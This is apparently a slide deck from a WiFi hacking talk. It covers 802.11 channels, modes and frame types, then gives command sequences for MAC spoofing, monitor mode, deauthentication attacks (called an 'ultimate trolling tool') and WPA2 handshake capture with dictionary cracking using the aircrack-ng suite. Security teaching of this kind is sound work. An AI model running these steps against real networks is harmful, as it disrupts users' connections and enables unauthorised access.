WiFi-hacking

By Tiebe Van Nieuwenhove

Introduction

Poll

Who knows the IEEE 802.11 Management Frames?


HACK NAKED
HACK NAKED

Introduction

Intro

WiFi is a catchy name for IEEE 802.11


Operates at 2.4 GHz and 5GHz

- It is not the only application on this band… Microwaves, babyphones, ...

IEEE 802.11

WiFi channels

- 2.4 GHz Band is divided in 14 parts of 22 MHz
  - We call these individual parts channels
  - Every device operates in a certain channel
  - Channels overlap
    - Devices in channels 1, 6 and 11 will never interfere (no overlap)



Channel availability

- There are regulations on radio transmission
  - Lots of regulations
- In North America, only channels 1-11 are available
- In the rest of the world, 1-13
- In Japan, 1-14

TX Power

- TX Power is the unit we use to express signal strength (dBm)
  - Most countries, up to 20 dBm
  - Bolivia, Guyana, … 30 dBm


WI-FI

MAC-adresses

Mac adresses are ‘permanent’

… but can be changed in memory

Changing a mac-adress


ifconfig [interface] down

ifconfig [interface] hw ether c0:ff:ee:ca:fe:00

ifconfig [interface] up

Or

macchanger –r [interface]


Man-in-the-middle attack
Original connection
New connection
Man-in-the middle, Phisher,
or annonymous proxy
ComputerHope.com


6 Modes of WiFi

1. Master - Access point
2. Managed - Infrastucture mode (client)
3. Ad-Hoc - peer to peer
4. Mesh - Mesh Cloud / Network (Planned Ad-Hoc)
5. Repeater
6. Monitor

Ad-Hoc


PCMCIA
Notebook
PCMCIA
Notebook
Wireless
Ad-Hoc
PC
PCI
PC
PCI

Mesh



AP Mode:

Repeater Mode:

Our favorite: Monitor mode

airmon-ng start [interface]

airodump [monitor interface]

tshark -i [monitor interface]

Types of frames

- Control frames
- Management frames
- Data frames -> Only frames that may be encrypted

Control frames

- Request to Send - RTS: “Hey, can I speak?”
- Clear to Sens CTS: “Sure! Everyone else shut up!”
- Acknowledgement - ACK: “Cool, I got what you said”

!= CSMA-CD (Carrier sense, multiple access collision detection)

Ethernet (802.3) Frame Format

7 bytes	1 byte	6 bytes	6 bytes	2 bytes	42 to 1500 bytes	4 bytes	12 bytes
Preamble	Start of Frame Delimiter	**Destination MAC Address**	**Source MAC Address**	Type	Data (payload)	CRC	Inter-frame gap

For TCP/IP communications, the payload for a frame is a packet

WiFi (802.11) Frame Format

2 bytes	2 bytes	6 bytes	6 bytes	6 bytes	2 bytes	6 bytes	0 to 2312 bytes	4 bytes
Frame Control	Duration	MAC Address 1 (Destination)	MAC Address 2 (Source)	MAC Address 3 (Router)	Seq Control	MAC Address 4 (AP)	Data (payload)	CRC

Management frames

Frames to control connections, advertise connections, ...

Beacon frames

Used to advertise the network

Specify SSID, channels, connection types, encryption, …


Not all access points do this (so called ‘hidden’)

Probe frames


The inverse of beacon frames

Frame sent by client, looking for AP’s it knows

Wifi Pineapple



Authentication Frames



Deauthentication

If one can authenticate

… You can deauthenticate

Deauthentication frames


‘Polite’ way of breaking a connection

Frees up memory

Ultimate trolling tool

- Pick a target
  - Airodump-ng [mon_int]
- Set to channel of target
  - Airodump-ng -c [channel] [mon_int]
- Send deauth frames
  - Aireplay -0 50 -a [Target Mac Adress] [mon_int]

Authentication Frames



WPA2 Authentication

Password is never shared.

In a handshake, special keys, calculated using the password are exchanged. We can not see the password, but the devices will know if they are using the same password.

How can we tackle this

If we have a big list of passwords, capture a handshake, and try all possible passwords

Cracking a password

- Start capturing a target and write to a file
  - airodump-ng --bssid [target_mac] -c [channel] -w [filename] [monitor]
- Send 5 deauthentication frames to target
  - aireplay-ng -0 5 -a [target_mac] [monitor]
- When captured, run aircrack with a wordlist to crack passwords
  - Aircrack-ng [filename] -w [wordlist]